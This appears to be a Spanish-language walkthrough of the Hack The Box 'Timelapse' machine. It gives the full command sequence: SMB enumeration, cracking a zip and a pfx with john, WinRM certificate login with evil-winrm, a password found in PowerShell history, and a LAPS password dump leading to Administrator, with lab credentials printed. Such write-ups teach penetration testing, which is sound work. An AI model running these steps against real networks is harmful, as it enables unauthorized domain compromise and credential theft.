



Author Jorge Hernández (ih0ruh3) 11.04.2022

Empezamos con el escaneo habitual

```
nmap -sC -SV -p - 10.10.11.152
```

Obteniendo el siguiente resultado:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p - 10.10.11.152
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 12:42 EDT
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 68.42% done; ETC: 12:45 (0:00:05 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 68.42% done; ETC: 12:45 (0:00:08 remaining)
Stats: 0:02:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 68.42% done; ETC: 12:45 (0:00:10 remaining)
Nmap scan report for 10.10.11.152
Host is up (0.043s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-12 01:03:36Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
3269/tcp  open  tcpwrapped
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2022-04-12T01:05:06+00:00; +8h18m44s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
58533/tcp open  msrpc         Microsoft Windows RPC
64532/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

De momento, Nos centraremos el algunos puertos interesantes: 139,445 y 5986.

Vamos a acceder con la herramienta smbclient

`smbclient -L 10.10.11.152`

Accedemos a "shares"

`smbclient \\\\10.10.11.152\\Shares`

Una vez dentro nos descargamos el archivo zip en el directorio Dev

`cd dev`

`get winrm_backup.zip`

En nuestra máquina, obtenemos el hash con zip2john y lo crackeamos con rockyou para conseguir la contraseña.

`zip2john winrm_backup.zip > winrm.hash`

`john winrm.hash --wordlist=/usr/share/wordlists/rockyou.txt`

Dentro hay un certificado que también requiere una contraseña, al igual que antes, lo convertimos, esta vez con pfx2john, y le pasamos Rockyou para conseguir la contraseña.

```
pfx2john legacy_dev_auth.pfx > pfx.hash
john pfx.hash --wordlist=usr/share/wordlists/rockyou.txt
```

Utilizaremos openssl para extraer el certificado y la llave privada.

```
openssl pkcs12 -in legacy_dev_auth.pfx -nocerts -out priv.key
openssl pkcs12 -in legacy_dev_auth.pfx -clcerts -nokeys -out pfx.crt
```

Para conseguir tener el acceso vamos a utilizar la herramienta evil-winrm, si no la tienes la puedes descargar desde aqui `https://github.com/Hackplayers/evil-winrm`

Obteniendo sesión con evil-winrm

```
evil-winrm -i 10.10.11.152 -c ./pfx.crt -k ./priv.key -p -u -S
```

Ya estamos dentro de la terminal con PowerShell

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.152 -c ./pfx.crt -k ./priv.key -p -u -S

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-pat

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\legacyy\Documents> ls


    Directory: C:\Users\legacyy\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2022   7:02 PM                WindowsPowerShell
-a----         4/11/2022   6:58 PM        1783095 winPEASx64_ofs.exe


*Evil-WinRM* PS C:\Users\legacyy\Documents> dir


    Directory: C:\Users\legacyy\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2022   7:02 PM                WindowsPowerShell
-a----         4/11/2022   6:58 PM        1783095 winPEASx64_ofs.exe


*Evil-WinRM* PS C:\Users\legacyy\Documents> cd ..
*Evil-WinRM* PS C:\Users\legacyy> cd ..
*Evil-WinRM* PS C:\Users> dir
```

Buscamos la flag en el usuario legacyy

Escalando privilegios

Vamos a sacar provecho de algo que considero importante y que a veces pasamos por alto, se trata de leer el history de los comandos que ha utilizado el usuario, si, lo habéis entendido bien.
En la mayoría de los casos no encontrarás nada, pero siempre hay que mirar por que nunca sabes lo que te puedes encontrar...

```
*Evil-WinRM* PS C:\Users\legacyy\appdata\roaming\microsoft\windows\powershell\PSReadLine> type ConsoleHost_history
```

En esta ocasión hemos encontrado oro puro!!, ni más ni menos que el password de svc_deploy

Vamos a utilizar evil-winrm con svc_deploy


```
evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S
```

Una vez abierta la sesión y ya que nuestro usuario esta en la lista ACL podemos hacer un dump desde PowerShell de la contraseña LAPS que se encuentra en el directorio activo.

```
$Computers = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
```

Ahora lo filtramos para acceder a la información

```
$Computers | Sort-Object ms-Mcs-AdmPwdExpirationTime | Format-Table -AutoSize Name, DnsHostName, ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime
```



Y nos logeamos como administrador desde LAPS

```
evil-winrm -i 10.10.11.152 -u Administrator -p '!k9ESF1{v7&+q]W;nC69p+d5' -S
```

Ya tenemos la sesion abierta como administradores y sólo tenemos que buscar la flag de root.

Espero que os haya gustado, es una máquina facilita